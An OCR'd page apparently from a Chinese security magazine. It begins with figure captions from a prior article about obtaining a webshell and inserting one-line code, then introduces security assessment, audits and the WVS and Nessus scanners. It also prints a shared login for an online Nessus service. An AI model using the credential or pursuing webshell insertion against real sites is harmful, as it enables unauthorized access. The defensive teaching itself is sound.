


图6 获取WebShell




图7 插入一句话代码

猴首语：在“犀利哥”流行的今天，谷歌离开大陆，转移到了.com.HK，但一帮追随者依然紧跟，因为他们知道，哥用的不是搜索，是寂寞……安全是个很重要的话题，它是与个人习惯很有关的。网上雷同的程序实在是很多，连漏洞都一样，这样造成网站大规模沦陷也就不足为奇了。在信息时代，“知安而攻安”是一部分技术人员所采用的提高安全性的方式之一，所以，以纯技术为主的黑客行为就是属于正常的测试范围了。这里小编继续BS以破坏为目的的骇客行为，大家好自为之吧。

初步了解网络安全防御（上）

文 gxm[BST&AKT] 上海思博学院

一次与“黑手”光盘编辑猪哥聊网络安全，我很粗糙的回答了：“看下日志，针对日志来检查攻击者，并针对各类日志事件来防御，以此做到安全。”猪哥说我把网络安全想得太简单了，其实又何尝不是呢？对于一名菜鸟来说，有台服务器，顶多也只能在服务器上做做安全了事。

但说到底，心里明白不是这样的，却有很多菜鸟朋友和本菜一样把概念模糊了。把平时在杂志上看到的安全文章，脚本分析类文章作为安全学习的顶峰，认为这就是安全。防御了就安全了，那就大错特错了！

一、安全防御体系

每个网络安全公司的安全防御模式不一样，并且给予的安全服务也各不相同，因此我们不可能正确的概括出来，只能去探索出其中的规律来。

一般来说，当安全公司要给客户做安全服务时，公司会派人去谈项目，主要是关于安全流程以及费用。当然，每个安全公司的流程都不一样，这也就是为什么不能概括出具体的网络安全的原因，因为网络安全是非常复杂的。我们以体系来阐述，而不是以提供的服务来讲述，比如红科的网络安全评估如下，应该是很广义的。

平台性安全评估服务
数据性安全评估服务
通信性安全评估服务
应用性安全评估服务
运行性安全评估服务
管理型安全评估服务




图1

在防御之前，请先看一下红科网安的安全防御体系简图，如图1。

我们以这家公司来分析，他的安全体系有三种：**1、安全防御体系（如图1）；2、紧急应对体系；3、安全管理体系。**PS：还是那句话，每个公司对于安全的认知各不相同，因此每个公司对于安全的检测流程也不一样，不要对号入座！我们的目的就在于研究给出的这张图，其中有三大块：**安全评估、安全加固、网络安全部署。**这期，我们着重讲解安全评估。

在讲安全评估之前，首先大家看下百度百科对“安全评估”的解释：

(Safety assessment) 安全评估又叫安全评价，分狭义和广义二种。狭义指对一个具有特定功能的工作系统中固有的或潜在的危险及其严重程度所进行的分析与评估，并以既定指数、等级或概率值作出定量的表示，最后根据定量值的大小决定采取预防或防护对策。广义指利用系统工程原理和方法对拟建或已有工程、系统可能存在的危险性及其可能产生的后果进行综合评价和预测，并根据可能导致的事故风险的大小，提出相应的安全对策措施，以达到工程、系统安全的过程。安全评估又称风险评估、危险评估，或称安全评价、风险评价和危险评价。

我们虽然不喜欢大道理，但是总要看看。顾名思义，安全评估对于我们小菜来讲，可以理解为对各类系统进行安全检测、分析，并且评价。这样，知道了漏洞的存在，才能进行安全加固，提前预防。

我们从图1中可以看明白，安全评估在红科网安公司分为三类，**既系统安全检测、WEB脚本安全检测，以及代码安全审计。**对于这三样来说，其下又分很多小内容。可见，安全不能马虎，也不是我们所谓的在服务器上做好安全就安全了。

说了这么多大道理，很多朋友要问什么是审计了。这里借用MIAO大牛的话来说：“**所谓审计，就是完整准确的鉴定漏洞的数目、位置和严重性！**”

什么是完整？即服务器提供多少服务，我们就要检测多少服务，以此检测出是否有漏洞的存在，不能漏掉一个。

又比如WEB脚本安全检测，用大家熟知的啊D注入检查，这是不行的，因为啊D不可能把每个页面及每个表单提交。一般来说，Acunetix Web Vulnerability Scanner（即WVS）是各大网络安全公司检测WEB审计的




图 2

标准工具，它能分析检测每个页面，以及对能提交参数的地方进行尝试攻击！

什么是准确？即一小时前扫描出4个漏洞，过了一会儿是3个，一会儿是5个。也就是说，查出3个就是3个，4个就是4个，这就是准确！

二、系统安全检查

一般来讲，安全公司提供安全服务时，针对的是应用程序或者网络环境。在这里无时无刻提醒下，各大安全公司提供的安全服务不同，唯一肯定的是有些分类得更细。本菜请各位朋友别认为安全评估就这么三大类，非也！




图 4

我们以应用程序来讲，在检查系统安全时，一般的网络安全公司会用nessus这款世界排名第一的扫描器作为首选，或者用自己公司的产品。典型的有绿盟科技的极光扫描，那是一套硬件设备，通过HTTP来管理。我们没辙，无奈，安装nessus吧，却发现nessus卡在updating 插件上，死活不动，如图2。

为了节约时间，初步的给大家介绍下这款软件，它是B/S模式，如果你有台服务器，可以在服务器上安装nessus server，更新插件（漫长的等待）之后启动服务，添加账号，可以直接以HTTPS方式连接8834端口。

在这里，我打算用北洋贱队成员告诉我的在线nessus扫描服务进行演示，打开网页 **http://80vul.com/nessus**。

输入username：public，password：eXploit_me，然后登录，如图3。




图 3

然后点击图4上方的Scans，然后点击ADD按钮，来到如图5的扫描界面。

